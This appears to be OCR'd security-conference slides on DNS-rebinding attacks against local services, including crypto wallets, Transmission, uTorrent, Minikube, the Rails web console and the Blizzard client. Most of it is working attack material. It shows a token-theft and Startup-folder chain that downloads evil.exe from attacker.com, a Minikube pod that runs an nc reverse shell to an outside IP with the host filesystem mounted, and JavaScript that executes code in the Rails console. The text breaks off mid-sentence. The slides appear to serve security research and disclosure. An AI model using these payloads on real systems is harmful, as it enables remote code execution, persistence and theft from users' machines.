EOS6MRyAjQq8ud7hVNYcfnVPJqcVpscN5So8BhtHuGYqET
5GDW5CV

```
POST /v1/wallet/get_public_keys HTTP/1.1
Host: pew.hacker.com
   ...
```

Crypto wallets summary

- We can steal user’s money
- We can change user’s configs
- We can de-anonymize users

Desktop applications

Transmission client with JSON-RPC service


Service allows us to change user configs by RPC requests

Desktop applications

Transmission client with JSON-RPC service


Request

```
{"method":"session-set","arguments":{"download-dir":"/tmp/pwned"}}
```



lock.cmpxchg8b.com says:

{"arguments":{},"result":"success"}



Downloading

Download to: /tmp/pwned

☑ Start when added

☑ Append ".part" to incomplete files' names

Seeding

□ Stop seeding at ratio: 2

□ Stop seeding if idle for (min): 30

Desktop applications

uTorrent web client with JSON-RPC service

Service allows us to change user configs and download files by RPC requests

Desktop applications

uTorrent web client with JSON-RPC service

Service allows us to change user configs
and download files by RPC requests


Auth is needed, but available from localhost by
http://localhost:19575/users.conf

How to exploit it?

Desktop applications

uTorrent web client with JSON-RPC service

Step 1: get auth token



Request

```
curl -si http://localhost:19575/users.conf
```

Response

```
HTTP/1.1 200 OK…localapi29c802274dc61fb4…
```

Desktop applications

uTorrent web client with JSON-RPC service

Step 2: change download directory to Startup folder

Request

```
http://127.0.0.1:19575/gui/?
localauth=token:&action=setsetting&s=dir_active_download&v=C:/Users/
All%20Users/Start%20Menu/Programs/Startup
```

Desktop applications

uTorrent web client with JSON-RPC service

Step 3: download torrent containing evil.exe


Request

```
http://127.0.0.1:19575/gui/?localauth=token:&action=add-url&url=http://attacker.com/evil.exe.torrent
```

Desktop applications

uTorrent web client with JSON-RPC service

As result, our evil.exe will be launched after next reboot!



Desktop applications

Minikube


Minikube is a tool that makes it easy to run Kubernetes locally. Minikube runs a single-node Kubernetes cluster inside a VM on your laptop for users looking to try out Kubernetes or develop with it day-to-day.

Desktop applications

Minikube VM always have ip 192.168.99.100

Minikube Web Interface accessible on :30000

You can create evil container with a shared folder hosting OS



Desktop applications

Minikube

First, we need CSRF token:

```
GET /api/v1/csrftoken/appdeploymentfromfile HTTP/1.1
Host: pew.hacker.com
   …
```

Next, we can create evil container with a shared folder hosting OS

Desktop applications

Minikube

Request example:

```
POST /api/v1/appdeploymentfromfile HTTP/1.1
Host: pew.hacker.com
X-CSRF-TOKEN: …
Content-Type: application/json;charset=utf-8

{"name":"","namespace":"default","content":"apiVersion:
v1\nkind: Pod\nmetadata:\n  name: dns-rebind-rce-
poc\nspec:\n  containers:\n  - name: busybox\n    image:
busybox:1.29.2\n    command: [\"/bin/sh\"]\n    args: [\"-c\",
\"nc 1.2.3.4 4444 -e /bin/sh\"]\n    volumeMounts:\n    -
name: host\n      mountPath: /host\n  volumes:\n  - name:
host\n    hostPath:\n      path: /\n      type:
Directory\n","validate":true}
   …
```

Desktop applications

Minikube


Previous request created a container with this config:

```
apiVersion: v1
kind: Pod
metadata:
  name: dns-rebind-rce-poc
spec:
  containers:
  - name: busybox
    image: busybox:1.29.2
    command: ["/bin/sh"]
    args: ["-c", "nc 1.2.3.4 4444 -e /bin/sh"]
    volumeMounts:
    - name: host
      mountPath: /host
  volumes:
  - name: host
    hostPath:
      path: /Users/
      type: Directory
```

Desktop applications

Ruby on rails RCE

RoR allows us to run ruby code from web page



ActiveModel::ForbiddenAttributesError in UsersController#create

ActiveModel::ForbiddenAttributesError

Extracted source (around line #21):

```
    def sanitize_for_mass_assignment(attributes)
      if attributes.respond_to?(:permitted?) && !attributes.permitted?
        raise ActiveModel::ForbiddenAttributesError
      else
        attributes
      end
```

Rails.root: /Users/[illegible]/projects/rails-tutorial-sample-app

Application Trace | Framework Trace | Full Trace

app/controllers/users_controller.rb:12:in `create'

Request

Parameters:

```
{"utf8"=>"✓",
 "authenticity_token"=>"[illegible]",
 "user"=>{"name"=>"",
 "email"=>"",
 "password"=>"[FILTERED]",
 "password_confirmation"=>"[FILTERED]"},
 "commit"=>"Create my account"}
```

Toggle session dump

Toggle env dump

Response

```
>> "you've got to be kidding me?"
=> "you've got to be kidding me?"
>>
```

Desktop applications

Ruby on rails RCE

How does the exploit look like?

```
    function poll() {
       var xhr = new XMLHttpRequest();
       xhr.open("GET", document.location.origin
+ "/not_found");
       xhr.setRequestHeader("x-forwarded-host",
"localhost");
       xhr.onreadystatechange = function() {
         if (xhr.readyState != 4) {
           return;
         }
       //see next
```

Desktop applications

Ruby on rails RCE

How does the exploit look like?

```
 //continue
//getting right path
if (xhr.status == 404) {
            var match = xhr.response.match(/console\/
repl_sessions\/([^']+)'/);
            var path;
            if (match == null) {
              match = xhr.response.match(/data-session-id='([^']
+)'/);
              path = document.location.origin + "/__web_console/
repl_sessions/" + match[1];
            } else {
              path = document.location.origin + "/console/
repl_sessions/" + match[1];
            }
    //see next
```

Desktop applications

Ruby on rails RCE

How does the exploit look like?

```
//now preparing malicious request to send
var open = new XMLHttpRequest();

            open.open("PUT", path);
            open.setRequestHeader("Accept", "application/vnd.web-
console.v2");
            open.setRequestHeader("X-Requested-With",
"XMLHttpRequest");
            open.setRequestHeader("Content-Type", «application/x-www-
form-urlencoded");
            open.setRequestHeader("x-forwarded-host", "localhost");

open.send("input=system(%22open%20%2FApplications%2FCalculator.
app%22)");
          } else {
            console.log("found normal dns response...");
            setTimeout(poll, 10 * 1000);
          }
```

Desktop applications

Blizzard client with JSON RPC service (yes, again…)


Service is available on localhost:1120

Service accepts commands to install, uninstall, change settings, update and other maintenance related options.

Desktop applications

Blizzard client with JSON RPC service

Authentication supported, but you can get auth token the following way:



